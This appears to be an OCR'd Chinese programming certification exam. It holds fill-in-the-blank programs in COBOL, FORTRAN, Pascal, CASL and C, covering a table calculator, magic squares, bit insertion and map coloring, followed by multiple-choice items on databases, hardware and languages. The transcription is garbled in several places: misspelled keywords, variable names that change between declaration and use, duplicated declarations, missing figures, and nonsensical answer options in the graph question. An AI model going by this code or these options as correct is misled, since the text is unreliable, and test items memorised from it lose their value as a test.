P44. (8) DISPLAY "NUM NOT EXIST." GO TO S1.
PERFORM P45 GO TO S1.
P45. MOVE CORR INDEX-R TO EDIT-R.
DISP AY EDIT-R.
P46. DISPLAY "CAR-R FORMAT ERROR." GO TO S1.
ERR1. DISPLAY "NUM ERROR" GO TO S1.
S2. CLOSE CAR-F, INDEX-F STOP RUN.

```

—程下14—

试题 十

阅读下列程序说明和 FORTRAN 程序，把应填入其中 处的字句，写在答卷的对应栏内。

【程序说明】

子程序 EXEC 是一个基于二维数值表格的通用计算程序。

在日常的事务处理（如财务报表处理）领域中，存在着大量的表格要进行处理。不同表格的内容及处理方法均有其不同的特点，但从本质上来说，表格中的数据有两种形成方式。

- 把表格外的数据送入表中的某个位置（例如从键盘输入）。
- 由表格中的其它项计算得到。

对一个二维表格 A(M, N)（如下图所示），

	A	1	2	...N
1				
2				
...				
M				

可用指令来描述形成各表元值的操作。指令由一个操作符 OP 和三个操作数 OPE1, OPE2, OPE3 组成。操作数用于指明表元值的位置。为简便起见，表元的位置可按先后行的顺序，用 1~M×N 编号。三种指令的含义见下表。

操作符	操作数1	操作数2	操作数3	含义
OP	OPE1	OPE2	OPE3	
'1'			e3	从键盘输入至 A(e3)
+	e1	e2	e3	A(e1)+A(e2)→A(e3)
-	e1	e2	e3	A(e1)-A(e2)→A(e3)

表中 e1, e2, e3 是表元的位置编号。

例如，为按下列规则产生表格 A(2, 4) 的各元值，

	1	2	3	4
1	输入	输入	A(1,1)+A(1,2)	A(1,1)-A(1,2)
2	输入	输入	A(2,1)+A(2,2)	*(2,1)-A(2,2)

可用以下指令列表来描述：

—程下15—

OP	OPE1	OPE2	OPE3
'1'			1
'1'			3
'+'	1	3	5
'-'	1	3	7
'1'			2
'1'			4
'+'	2	4	6
'-'	2	4	8

子程序 EXEC 就是通过指令序列进行解释执行来实现表格的通用计算。程序中用数组 A 存放表格，假定其大小不超过 1000，L 为指令序列的长度。

子程序中引入了工作数组 B，我们把 B 的前 M×N 个元素看成与数组 A(M,N) 等价的一维数组，因此子程序首先在 B 中生成各表元的值，然后把它送到 A 的对应元素中。

假定给出的指令序列是正确的，子程序中不对它进行合法性检查。

[程序]

```

SUBROUTINE EXEC(A,M,N,OP,OPE1,OPE2,OPE3,L)
REAL A(M,N),B(1000)
INTEGER OPE1(L),OPE2(L),OPE3(L)
CHARACTER OP(L),CH
DO 10 I = 1,L
  K=OPE1(I)
  (1)
  IF(CH.EQ.'1') THEN
    WRITE(*,*) A(' ,MOD(K-1,N)+1,' , (K-1)/M+1,')
    READ(*,*) (2)
  ELSEIF (CH.EQ.'+') THEN
    B(K)= (3)
  ELSEIF (CH.EQ.'-') THEN
    B(K)= (4)
  ENDIF
10 CONTINUE
K=1
DO 20 J= (5)
  DO 10 I= (6)
    (7) =B(K)
    K=K+1
  RETURN
END

```

-程下16-

试题 十一

阅读下列程序说明和 PASCAL 程序，把应填入其中 处的字句写在答卷的对应栏内。

[程序说明]

本程序对给定的奇数 n 构造一个 n 阶魔阵 A，n 阶魔阵是一个 n 阶方阵，其元素由自然数 1, 2, 3, ..., n² 组成。魔阵的每行元素之和，每列元素之和以及主、副对角线元素之和均相等。即对于给定的奇数 n 以及 i = 1, 2, ..., n，魔阵 A 满足条件

$$\sum_{k=1}^n a_{ik} = \sum_{k=1}^n a_{kj} = \sum_{k=1}^n a_{kk} = \sum_{k=1}^n a_{k,n-k+1}$$

构造奇阶魔阵的一个算法是，依次将自然数填入方阵中，共填 n 轮，每轮填 n 次。

第一轮的第一次，将 1 填入方阵的中间一行的最后一列位置。

设的一次填入的位置是 a_{ij}：

1. 每轮中的第 2 至第 n 次将数填入 a_{i+1,j-1}，若遇到下列两种情况之一，则填写位置按以下规则调整。


(1) a_{ij} 是最后一列 (即 j = n) 位置，则将下一个数填入 a_{i+1,1}。

(2) a_{ij} 是最后一行 (即 i = n) 位置，则将下一个数填入 a_{1,j-1}。

2. 新一轮的第一次填入 a_{ij}。

以 n = 3 为例，构造 3 阶魔阵的算法过程是

首先将自然数 1 填入 a_{2,3}，因 j = 3，依情况 (1)，将下一个自然数 2 填入 a_{3,3}，又因 i = 3，依情况 (2) 将自然数 3 填入 a_{1,3}。第二轮的第一次，因前一次填入 a_{1,3}，将自然数 4 填入 a_{1,2}，接着将自然数 5, 6，分别填入前一个位置的右下位置。第三轮的第一次，将自然数 7 填入 a_{2,2}，又因 i = 3，依情况 (2) 将自然数 8 填入 a_{1,2}，最后因 j = 3，依情况 (1) 将自然数 9 填入 a_{1,1}，完毕。



-程下17-

[程序]

```

PROGRAM magicsquare(input, output);
CONST
  m = 99;
TYPE
  matrix = ARRAY[1..m, 1..m] OF integer;
VAR
  a : matrix;
  i,j,n : integer;
PROCEDURE magic(VAR a: matrix; n: integer);
VAR
  i,j,p : integer;
BEGIN
  i := (n + 1) DIV 2;
  j := (1) ;
  FOR p := 1 TO n*n DO
    BEGIN
      IF (2) THEN
        (3) ;
      ELSE BEGIN
        i := (4) ;
        j := (5) ;
      END;
      a[i,j] := p;
    END
  END;
BEGIN
  write('n= ');
  read(n);
  magic(a,n);
  writeln('MAGIC MATRIX');
  writeln('n= ', n);
  FOR i:= 1 TO n DO
    BEGIN
      FOR j:= 1 TO n DO write(a[i,j]:5);
      writeln
    END
  END.

```

-程下18-

从下列的 5 道试题 (试题十二至试题十六) 中任选 1 道解答。如果解答的试题数超过 1 道，则解答的前 1 道有效。


试题 十二

在 COMET 型计算机上可以使用试卷上所附的 CASL 汇编语言。阅读下列说明和 CASL 程序，把应填入其中 处的字句，写在答卷的对应栏内。



[程序说明]

子程序 NPUT 将正整数 N 存入存储字 WORD 的第 P 为起的 W 位中，并使其余各位保持不变。


主程序在 GR1 中给出存放子程序所需参数的起始地址。参数的存放形式为：




例如：



调用子程序 NPUT 后 WORD 变成



子程序返回时，若 GR0 的值为 0，则表示子程序已经正常执行。若 GR0 的值为 1，则表示参数不合理，子程序异常退出。进入子程序时，已确保 P ≥ 0，W > 0。程序中工作单 MASKEP 和 MASKCP 分别有如下形式的数值。



-程下19-

【程序】

```

NPUT START
      PUSH 0,GR1
      PUSH 0,GR2
      PUSH 0,GR3
      LD GR2,2,GR1
      LD GR0,FULLB
      (1)
      ST GR0,MASKCP
      EOR GR0,FULLB
      LEA GR3,16
      SUB GR3,2,GR1
      (2)
      JMI ERROR
      SLL GR0,0,GR3
      (3)
      ST GR0,MASKCP
      LD GR0,3,GR1
      (4)
      JNZ ERROR
      LD GR2,0,GR1
      (5)
      AND GR0,MASKCP
      LD GR1,3,GR1
      SLL GR1,(6)
      ST GR1,TEMP
      OR (7)
      ST GR0,0,GR2
      LEA GR0,0
      POP GR3
      POP GR2
      POP GR1
      RET
      ERROR LEA GR0,1
      JMP FIN
      FULLB DC #FFFF
      MASKCP DS 1
      MASKCP DS 1
      TEMP DS 1
      END
  
```

—程下20—

试题 十三

阅读下列程序说明和C程序，把应填入其中 [] 处的字句，写在答卷的对应栏内。

【程序说明】

程序中的函数 divisor() 设有四个参数：正整数 n、m、正整数数表 d 和正整数 dn。其作用是将 n 分解成不多于 m (≤ 10) 个数字的数字和，其中数字选自数表 d (d 中数字可重复选用)；数表 d 共有 dn 个数字，并限定数表 d 中数字互不相同，且按递减顺序存放。

函数 divisor() 采用试探法找解，其中工作数组 b 用于存放试探过程中暂时确定的数字在数表 d 中的下标，p 为存于 b 中的下标个数，t 为那些暂时确定的数字的和。

—程下21—

【程序】

```

#define MAXN 10
divisor(int n,int m,int d[],int dn)
{ int s,p,t,b[MAXN];
  for(s=0; s < dn && d[s] > n; s++);
  p=0; b[0]=s; t=d[b[p]];
  while (t != n && p >= 0)
  { if ( (1) )
    { for(s=b[p]; (2) ; s++);
      if (s <= dn-1 && t+d[s] <= n)
        { b[(3)] = s;
          t += d[s];
          (4) ;
        }
      t -= d[b[p]];
      while ( p >= 0 && (5) )
        t -= d[(6)];
      if (p >= 0)
        t += d[(7)];
    }
  }
  if (t == n)
  { printf("X%d = %3d",n,d[b[0]]);
    for(s=1; s<=p; s++)
      printf(" + %3d",d[b[s]]);
    printf("\n");
  }
  else printf("No solution.\n");
}

main()
{ static int list[] = {100,81,64,49,36,25,16,9,4,1};
  int i;
  for(i=50; i<300; i++)
    divisor(i,4,list,sizeof list/sizeof(int));
}
  
```

—程下22—

试题 十四

阅读下列程序说明和 COBOL 程序，把应填入其中 [] 处的字句，写在答卷的对应栏内。

【程序说明】

本程序能按输入的数据类型和长度对数据文件记录的各个字段进行类型检查。数据文件的记录个数不超过 9999，每个记录最多不超过 20 个数据项，记录长度不超过 120 个字符。能检查的数据类型（即输入数据类型）为：

- (1) "9"，则该数据项为数值型数据。
- (2) "A"，则该数据项为字母型数据。
- (3) "B"，则该数据项为又有字母，又有数字的数据。
- (4) "X"，则该数据项为 COBOL 字符集数据。

如果被检查的数据文件的所有记录的数据类型都没有错，则检查完以后，在屏幕上显示 ALL RECORDS ARE OK ！

如果被检查的数据文件的某个记录的数据类型有错，则在屏幕上显示该出错记录的行号及该记录的数据，并在对应出错的数据项下面显示 ? 号，如下面例子：

```

12  . . . X X X . . . X X X . . .
      ? ? ? ? ? ? ? ?
  
```

ERROR = XXXXX (文件总共有出错记录个数)

具体操作时，先从终端上输入要检查的数据文件名，然后依次输入数据文件记录要检查的数据类型 ('A'、'9'、'B'、'X') 及数据项字符长度 (01-99)。如果数据项个数不满 20，则可最后输入字符 'E'，结束要检查的数据项输入。当输入检查数据类型非 '9'、'A'、'B'、'X' 且非字符 'E' 时，则该次的输入作废，在屏幕上显示提示信息，重新输入要检查的数据类型。接着程序按输入数据类型和长度要求，检查输入数据文件的全部记录。

【程序】

```

DATA DIVISION.
FILE SECTION.
FD IN-F LABEL RECORD IS STANDARD.
  VALUE OF FILE-ID AB.
01 IN-R PIC X(120).
WORKING-STORAGE SECTION.
77 AB PIC X(12).
77 I PIC 99.
77 J PIC 99.
77 K PIC 999.
77 N PIC 9(4).
77 L PIC 999.
77 ERR-C PIC 9(4).
77 ERMB PIC X(5).
77 EMBB PIC X(3).
77 T1 PIC X.
77 T2 PIC X.
01 R.
02 A OCCURS 20.
03 DT-TYPE PIC X.
03 DT-LOW PIC 99.
01 B.
02 B-NUM PIC ZZZ999.
02 B1.
03 B11 OCCURS 120 PIC X.
01 C.
02 FILLER PIC X(6).
02 C1 OCCURS 120 PIC X.
01 D.
02 DT-TYPE1 OCCURS 20 PIC X.
  
```

—程下23—


```

PROCEDURE DIVISION.
S0. DISPLAY "INPUT FILE'S NAME"
ACCEPT AB.
S1. MOVE SPACE TO ENDB.
PERFORM P0 THRU P1 VARYING I FROM 1 BY 1
UNTIL (1) OR I > 20.
S2. OPEN INPUT IN-F.
MOVE ZERO TO N, ERR-C.
S3. MOVE SPACE TO ERBB, B, C, D.
READ IN-F AT END GO TO S4.
MOVE IN-R TO B1. ADD 1 TO N.
MOVE N TO B-NUM.
(2)
PERFORM P2 THRU P3 VARYING J FROM 1 BY 1 UNTIL J = 1.
IF ERBB = SPACE GO TO S3.
ADD 1 TO ERR-C. MOVE 1 TO K.
PERFORM P4 VARYING J FROM 1 BY 1 UNTIL J = 1.
DISPLAY B. DISPLAY C. GO TO S3.
S4. IF (3) DISPLAY "ALL RECORDS ARE OK!" GO TO S5.
MOVE ERR-C TO B-NUM.
DISPLAY "ERRORS=", B-NUM.
S5. CLOSE IN-F. STOP RUN.
P0. DISPLAY "INPUT DATA-TYPE(G,A,X,B,E) AND DATA-LONG(99)".
ACCEPT A(1).
IF DT-TYPE(1) = "E" MOVE "END" TO ENDB SUBTRACT 1 FROM I.
IF DT-TYPE(1) = "9" OR "A" OR "B" OR "E" OR "X" NEXT SENTENCE
ELSE DISPLAY "DATA TYPE ERROR PLEASE RETRY", GO TO P0.
P1. EXIT.
P2. MOVE SPACE TO T1, T2.
IF DT-TYPE(J) = "B" PERFORM P21 VARYING L
FROM DT-LONG(J) BY -1 UNTIL L = 0
IF (4) GO TO P3
ELSE PERFORM P22 GO TO P3.
PERFORM P23 THRU P24 VARYING L FROM DT-LONG(J) BY -1 UNTIL L = 0.
P3. EXIT.
P21. IF B11(K) IS NUMERIC MOVE "9" TO T1.
IF B11(K) IS ALPHABETIC MOVE "A" TO T2.
ADD 1 TO K.
P22. (5)
MOVE "ERROR" TO ERBB.
P23. IF DT-TYPE(J) = "9" AND B11(K) IS NUMERIC GO TO P24.
IF DT-TYPE(J) = "A" AND B11(K) IS ALPHABETIC GO TO P24.
IF DT-TYPE(J) = "X" GO TO P24.
(6)
P24. ADD 1 TO K.
P4. IF DT-TYPE1(J) = "R" PERFORM P41
VARYING L FROM DT-LONG(J) BY -1 UNTIL L = 0
ELSE (7)
P41. MOVE '?' TO C1(K).
(8)

```

-程下24-

试题 十五

阅读下列程序说明和 FORTRAN 程序，把应填入其中 处的字句，写在答卷的对应栏内。

[程序说明]

欧·乔·马特里克 (I. J. MATRUX) 博士在十进制数中发现了一组有趣的公式序列，

$9 \times 1 + 2 = 11$
 $9 \times 12 + 3 = 111$
 $9 \times 123 + 4 = 1111$

.....

$9 \times 12345678 + 9 = 111111111$

我们将10进制数的基为10。同样，对 B ($B = 2, 3, \dots$) 进制数来说，其基为 B 。本程序对任一基 B ($3 \leq B \leq 10$) 是否存在上述性质的公式加以验证。例如4进制中的公式序列为：

$3 \times 1 + 2 = 11$
 $3 \times 12 + 3 = 111$

值得注意的是，这些公式都必须用 B 进制运算规则计算。

若把公式记为 $X \times Y + Z = W$ ，则程序中 X 和 Z 存放在整型变量中， Y 和 W 分别存放在数组 N 和 M 中，每个数组元素存放 Y 或 W 的一位数字，其中 $N(1)$ 和 $M(1)$ 分别存放 Y 和 W 的低位数字。

子程序 MUL 用来实现数组 N 中的数与整数 J 相乘，其乘积存放在数组 M 中。其中 NUM 表示 N 中数的位数， IB 为进制的基。子程序 ADD 用来实现数组 M 中的数与整数 J 相加，其和存放在数组 M 中，其中 NUM 和 IB 的含义同上。

-程下25-

[程序]

```

INTEGER B,N(100),M(100)
(1)
READ(*,*)B
FLAG=.TRUE.
DO 20 I=1,(2)
DO 30 J=1,I
N(J)=I+1-J
CALL MUL(N,M,B-1,I,B)
CALL ADD((3))
DO 60 K=1,I+1
IF(M(K).NE.1)(4)
60 CONTINUE
20 CONTINUE
IF(FLAG)THEN
WRITE(*,*)OK
ELSE
WRITE(*,*)ERROR
ENDIF
STOP
END

SUBROUTINE MUL(N,M,J,NUM,IB)
DIMENSION N(NUM),M(NUM+1)
DO 5 I=1,NUM+1
M(I)=0
IC=0
DO 10 I=1,NUM
NR=N(I)*J+IC
(5)
10 M(I)= (6)
(7)
RETURN
END

SUBROUTINE ADD(M,J,NUM,IB)
DIMENSION M(NUM)
(8)
DO 10 I=1,NUM
IF(M(I).GE.IB)THEN
M(I)=M(I)-IB
M(I+1)=M(I+1)+1
ENDIF
10 CONTINUE
RETURN
END

```

-程下26-

试题 十六

阅读下列程序说明和 PASCAL 程序，把应填入其中 处的字句写在答卷的对应栏内。

[程序说明]

在绘制区域地图时，要求以国家为单位着色，所有相邻国家着不同颜色。本程序求出任四种不同颜色绘制区域地图时，各个国家的着色。

程序中把区域内的国家按 1, 2, ... 顺序编号。按国家的编号顺序，把与同一国相邻的所有国家的编号存于一正文文件中。

过程 readborder 用于读文件，并生成集合数组 bordering[]。其中 bordering[i] 是与国 i 相邻的那些国家的编号集合。如图 1 的邻国有 2, 3 和 5，则有 bordering[1] = {2, 3, 5}。

过程 printcolor 用于输出结果。限于试题篇幅，该过程未在试题中完整给出。

递归函数 colorcountry() 用于求各国的着色。该函数有一个参数 i，表示还未确定着色的国家个数。函数使用了数组 colored[]，colored[c] 表示已着 c 颜色的那些国家的集合。每个国家都有四种着色可能，仅当所有与国 i 相邻的国家都没有着色 c 的情况下，国 i 着色 c 才是可行的。当国 i 着色 c 后，i 将填入集合 colored[c] 中；反之，当发现国 i 不应该着色 c 时，i 应从集合 colored[c] 中去掉。

[程序]

```

PROGRAM saapcoloring(border,output);
TYPE color = (red,bule,green,yellow);
country = 1..30;
cset = set of 1..30;
VAR border : text;
bordering : ARRAY[country] OF cset;
colored : ARRAY[color] OF cset;
num : country;
c : color;

```

-程下27-

```

PROCEDURE readborder;
VAR j,m,k : integer; ch : char;
BEGIN
  j := 0; reset(border);
  WHILE NOT eof(border) DO
  BEGIN
    j := j + 1;
    bordering[j] := [];
    ch := ' ';
    WHILE NOT (ch = ' ') DO
    BEGIN
      m := 0; read(border,ch);
      WHILE (ch >= '0') AND (ch <= '9') DO
      BEGIN
        m := m * 10 + ord(ch) - ord('0');
        read(border ch);
      END;
      IF m <= 0 THEN (1)
      END;
      readln(border);
    END;
    num := j;
  END;
PROCEDURE printsolution;
VAR ...
BEGIN ... END;
FUNCTION colorcountry(i:country):boolean;
VAR c : color; flg : boolean;
BEGIN
  flg := false;
  FOR c := red TO yellow DO
  IF ( (2) ) AND NOT flg THEN
  BEGIN
    colored[c] := (3);
    IF i = 1 THEN (4);
    ELSE flg := (5);
    IF (6) THEN
      colored[c] := (7);
  END;
  colorcountry := flg;
END;
BEGIN readborder;
FOR c := red TO yellow DO
  colored[c] := [];
  IF colorcountry(num) THEN printsolution
END.

```

试题 1

从下列有关数据库的叙述中，选出五条正确的叙述，并把编号按从小到大的次序写在答卷的对应栏内。

- ① 关系代数的基本操作有并、差、笛卡尔乘积、选择和投影。
- ② 视图是用户看到的数据库，它由一个或多个基本表导出，其定义存在于数据库目录中，其数据在物理上以表的形式直接存储。因此对视图与对基本表一样能进行查、添、删、改操作。
- ③ 一般的完整性规则有二：实体完整性规则是指主关键字的任何组成部分都不能是空值；引用完整性规则是指如果关系R的属性A为外关键字（设为关系S的主关键字），则A的每个值是S的主关键字的某一值或是空值。
- ④ 对查、添、删、改操作都需由数据库管理员DBA进行完整性定义和安全性授权，由数据库系统具体执行。
- ⑤ 多用户的数据库系统的目标之一是使它的每个用户好象面对着一个单用户的数据库一样使用它，为此数据库管理系统必须进行并发控制。
- ⑥ 数据库系统目录（或称数据库字典）也由一些关系组成，所以用户可以用同样对其进行查、添、删、改操作。
- ⑦ 在SQL的查询语句中，要对所查询的数据指明存取路径，进行导航，数据库管理系统依此执行代数据优化和非代数据优化，这样才能有效地访问数据。
- ⑧ 嵌入式的数据库语言构成的应用程序环境包括主语言（如程序设计语言C、Fortran等）和数据子语言（如SQL），后者只能处理表，前者能处理记录和域，游标机制起着两种语言的桥梁作用。
- ⑨ 事务（transaction）是数据库运行的基本工作单位，如果一个事务执行成功，则全部更新提交，如果一个事务执行失败，则已做过的全部更新被撤消恢复原状，好象整个事务从未有过这些更新，这样保持了数据库处于一致性状态。
- ⑩ 既然数据库能实现数据对不同用户的共享，所以数据库中的数据不应该存在任何冗余。

试题 -2

从供选择的答卷中，选出应填入下面关于关系数据库叙述中 () 内的正确答案，把编号写在答卷的对应栏内。

设有关系模式W(C, P, S, G, T, R)，其中各属性的含义是：C—课程，P—教师，S—学生，G—成绩，T—时间，R—教室，根据语义有如下数据依赖集：
 D={C→P, (S, C)→G, (T, R)→C, (T, P)→R, (T, S)→R}

关系模式W的一个码（关键字）是 (A)，W的规范化程度最高达到 (B)，若将关系模式W分解为3个关系模式W1(C, P), W2(S, C, G), W3(S, T, R, C)，则W1的规范化程度最高达到 (C)，W2的规范化程度最高达到 (D)，W3的规范化程度最高达到 (E)。

- 供选择的答卷
 A : ① (S, C) ② (T, R) ③ (T, P) ④ (T, S)
 B-E : ① 1NF ② 2NF ③ 3NF ④ BCNF ⑤ 4NF

试题 3
从供选择的答卷中，选出应填入下面关于操作系统叙述中 () 内的正确答案，把编号写在答卷的对应栏内。

在操作系统中，解决进程间的 (A) 两种基本关系，往往运用对信号量进行 (B) 的操作 (C)。例如，为保证系统数据库的完整性，可以把信号量定义为某个库文件（或记录）的锁，初值为1，任何进程存取该库文件（或记录）之前先对它作一个 (D)，存取之后对它作一个 (E)，从而做到对该文件（或记录）任一时刻只有一个进程可存取，但要注意使用不当引起的死锁。

- 供选择的答卷
 A : ① 同步与异步 ② 串行与并行 ③ 调度与控制 ④ 同步与互斥
 B : ① 消息操作 ② P-V操作 ③ 开关操作 ④ 读写操作
 C : ① 通信原语 ② 调度算法 ③ 分配策略 ④ 进程控制
 D, E : ① 联机操作 ② V操作 ③ 输出操作 ④ 读操作
 ⑤ 写操作 ⑥ P操作 ⑦ 输入操作

试题 4
从供选择的答卷中，选出应填入下面关于软件设计方法叙述中 () 内的正确答案，把编号写在答卷的对应栏内。

结构化设计方法在软件开发中用于 (A)，它是一种面向 (B) 的设计方法，该方法使用的图形工具是 (C)，(C) 中矩形表示 (D)。如果两矩形之间有直线相连，表示它们存在 (E) 关系。

- 供选择的答卷
 A : ① 测试用例设计 ② 概要设计 ③ 程序设计 ④ 详细设计
 B : ① 对象 ② 数据结构 ③ 数据流 ④ 控制流
 C : ① 程序结构图 ② 数据流程图 ③ 程序流程图 ④ 实体联系图
 D : ① 数据 ② 加工 ③ 模块 ④ 存储
 E : ① 链接 ② 调用 ③ 并列 ④ 顺序执行


试题 5

从供选择的答卷中，选出应填入 () 内的正确答案，把编号写在答卷的对应栏内。按制定软件工程标准的不同层次和适用范围，软件工程标准可分为五级，(A) 制定的是国际标准，(B) 是行业标准，GB1526-89对程序流程图等作了明确、具体规定。这种标准程序流程图的特点有：(C)、(D)、(E)。

- 供选择的答卷
 A, B : ① IEEE, GJB ② IEEE, ANSI ③ ISO, IEC
 ④ ISO, IEEE ⑤ IEC, GJB ⑥ ANSI, ISO
 C-E : ① 箭头表示数据的传递方向
 ② 允许自行定义多种特定的图形符号
 ③ 对循环结构规定了一对特定的符号
 ④ 它和ISO的有关规定有一些差别
 ⑤ 允许有两个以上出口的判断
 ⑥ 特定方向的流线用箭头标明流向
 ⑦ 不允许在图形符号外加注标识符和描述符。

试题 6
从供选择的答卷中，选出应填入下面关于数据结构叙述中 () 内的正确答案，把编号写在答卷的对应栏内。

下图是带权的有向图G的邻接表表示法，以结点V₁出发深度遍历图G所得的结点序列为 (A)，广度遍历图G所得的结点序列是 (B)，G的一个拓扑序列是 (C)，从结点V₁到结点V₆的最短路径是 (D)，从结点V₁到V₆的关键路径是 (E)。



- 供选择的答卷
 A-C : ① V₁, V₂, V₃, V₄, V₅, V₆, V₁, V₁
 ② V₁, V₁, V₂, V₂, V₃, V₃, V₄, V₄

- ④ $V_1, V_2, V_3, V_4, V_5, V_6, V_7, V_8, V_9$
- ⑤ $V_1, V_2, V_3, V_4, V_5, V_6, V_7, V_8, V_9, V_{10}$
- ⑥ $V_1, V_2, V_3, V_4, V_5, V_6, V_7, V_8, V_9, V_{10}, V_{11}$
- ⑦ $V_1, V_2, V_3, V_4, V_5, V_6, V_7, V_8, V_9, V_{10}, V_{11}, V_{12}$
- D, E: ① $(V_1, V_2, V_3, V_4, V_5, V_6, V_7, V_8, V_9, V_{10}, V_{11}, V_{12})$
- ② $(V_1, V_2, V_3, V_4, V_5, V_6, V_7, V_8, V_9, V_{10}, V_{11})$
- ③ $(V_1, V_2, V_3, V_4, V_5, V_6, V_7, V_8, V_9, V_{10}, V_{11}, V_{12}, V_{13})$
- ④ $(V_1, V_2, V_3, V_4, V_5, V_6, V_7, V_8, V_9, V_{10}, V_{11}, V_{12}, V_{13}, V_{14})$

试题 7

从供选择的各案中，选出应填入[]内的正确答案，把编号写在答卷的对应栏内。

假设机器中存有代码 0100011
8 7 1

若将该码视为海明码，其校验方程为 $b_1 \oplus b_2 \oplus b_3 \oplus b_7 = 0$, $b_2 \oplus b_3 \oplus b_6 \oplus b_7 = 0$, $b_4 \oplus b_5 \oplus b_6 \oplus b_7 = 0$ ，经校验其出错的位为第 [] 位。

若将该码的第7~第4位视为信息位，它的(7,4)循环码的生成多项式为 $g(x) = 1 + x + x^3$ ，则信息后随冗余位构成的循环码为 []。

将该码第8位加偶校验后，若视为十六进制数为 []，若视为余3码，对应的十进制数为 []，若视为奇码，代表的十进制数为 []。

供选择的各案

- A: ① 2 ② 4 ③ 5 ④ 6 ⑤ 7
 B: ① 010011 ② 0100111 ③ 0100100 ④ 0100101 ⑤ 0100110
 C~E: ① A3 ② B3 ③ 23 ④ 35 ⑤ 46
 ⑥ 53 ⑦ 70 ⑧ 73 ⑨ 83 ⑩ C6

试题 8

从供选择的各案中，选出应填入[]内的正确答案，把编号写在答卷的对应栏内。多媒体技术是当前计算机发展的一个热门方向，这里，多媒体的含义主要是指 [] 等多种 []。它强调多媒体信息的 []。 [] 是多媒体发展中要解决的关键技术之一。在SRAM、CD-ROM、磁带和高密度软盘四种存储器中，当前最适合用来存储多媒体信息的是 []。

供选择的各案

- A: ① 如磁带、磁盘、光盘 ② 如双绞线、同轴电缆、光纤
 ③ 如文字、声音、图像 ④ 如鼠标、绘图仪、语音合成器
 B: ① 输入输出设备 ② 存储信息的实体
 ③ 传输信息的介质 ④ 表达信息的形式
 C: ① 分时处理 ② 批处理 ③ 综合与集成处理 ④ 分布式处理
 D: ① 压缩技术 ② 可靠性技术 ③ 流水线技术 ④ 加密技术
 E: ① SRAM ② CD-ROM ③ 磁带 ④ 高密度软盘

- 高上4 -

试题 9

从供选择的各案中，选出应填入[]内的正确答案，把编号写在答卷的对应栏内。

软盘使用前要先进行格式化 (FORMAT)，是为了确定 []。

光盘存储器利用激光在记录表面上读写信息，使用的是 []。光盘当前受到用户重视是因为有下述突出优点。 []。

一台高性能9磁道、半英寸 (1英寸=25.4毫米) 的磁带机，记录密度是256字节/毫米，带速4m/s，启动时间10ms，带长900米，以EBCDIC码按块记录文件，每个记录长为128字节，块间隔10mm，块化系数为16，那么整盘带的记录容量最接近 [] 字节 (取整数)，从磁带上读出全部记录，需要 [] ms时间。

供选择的各案

- A: ① 磁道数 ② 道密度 ③ 编码格式 ④ 记录格式
 B: ① 红外光 ② 紫外光 ③ 激光 ④ 可见光
 C: ① 容量大、可靠性高、便于携带 ② 容量大、可靠性高、高速
 ③ 容量大、便携带、可反复读写 ④ 可靠性高、高速、可反复读写
 D: ① 160M ② 400M ③ 100M ④ 60M
 E: ① 125010 ② 125000 ③ 215000 ④ 225010

试题 10

从供选择的各案中，选出应填入[]内的正确答案，把编号写在答卷的对应栏内。

为了大幅度提高处理器的速度，当前处理器中都采用了指令级并行处理技术，如超标标量 (superscalar)，它是指 []。流水线组织是实现指令并行的基本技术，影响流水线连续流动的因素除数据相关性、转移相关性外，还有 [] 和 []；另外，要发挥流水线的效率，还必须重点改进 []。在RISC设计中，对转移相关性一般采用 [] 方法解决。

供选择的各案

- A: ① 并行执行的多种处理安排在一条指令内
 ② 一个任务分配给多个处理器并行执行
 ③ 采用多个处理器多条流水线并行执行
 ④ 增加流水线级数提高并行度
 B, C: ① 功能部件冲突 ② 内存与CPU速度不匹配
 ③ 中断系统 ④ 访内指令
 D: ① 操作系统 ② 指令系统 ③ 编译系统 ④ 高级语言
 E: ① 预测法 ② 延迟转移 ③ 指令预取 ④ 刷新流水线逻辑

从下列的4道试题 (试题11至试题14) 中任选2道解答。如果解答的试题数超过2道，则解答的前2道有效。

试题 11

从供选择的各案中，选出应填入下面英语文中 [] 内的正确答案，把编号写在答卷的对应栏内。

Mobile computers - which [] laptops, notebooks, subnotebooks and handhelds - [] so ubiquitous in such a short time, no surprise to hear who say: "It will define the leading edge [] the next five years or so." The most remarkable [] mobile computers is the amount of data storage and memory packed [] their tiny boxes. These devices not only handle windows easily but also run storage-hungry programs.

供选择的各案

- A, B: ① included ② include ③ have included ④ have become
 ⑤ had become
 C~E: ① from ② for ③ about ④ at
 ⑤ on ⑥ into

试题 12

从供选择的各案中，选出应填入下面英语文中 [] 内的正确答案，把编号写在答卷的对应栏内。

One of the guidelines in writing the C code for a software tool is as follows: write code that is as clear and as simple as [] . The C language can be difficult to read if you combine all [] features in a single statement. Break complicated [] into several easy to understand statements for the [] of readability. This style helps to make your programs more [] and error-free.

供选择的各案

- A~E: ① readable ② reusable ③ possible ④ semantic
 ⑤ syntactic ⑥ constructions ⑦ safe ⑧ impossible
 ⑨ sake ⑩ structure

试题 13

从供选择的各案中，选出下列短文中划有底线的各词的读音，把编号写在答卷的对应栏内。

最初 (A) に、私がコンピュータを文書 (B) 作成 (C) の道具 (D) として用いて (E) きた。

供选择的各案

- A: ① さいはつ ② はじめ ③ いちばん ④ さいしよ ⑤ もとはつ
 B: ① かきもん ② ぶんしよ ③ ふみかき ④ しよぶ ⑤ ふんしよ
 C: ① さいくせい ② さいせい ③ つくせい ④ さいせい ⑤ つくる
 D: ① みちぐ ② とうくう ③ とうくう ④ とうく ⑤ とうぐ
 E: ① よういて ② さいて ③ もちて ④ つかいて ⑤ あるいて

- 高上6 -

试题 14

从供选择的各案中选出应填入下面一段日文中 [] 内的正确答案，把编号写在答卷的对应栏内。

自然言語 [] 読み書き能力は、国字 [] レベル [] 言語 [] 自分考えを表現 [] レベルまでさまざまである。

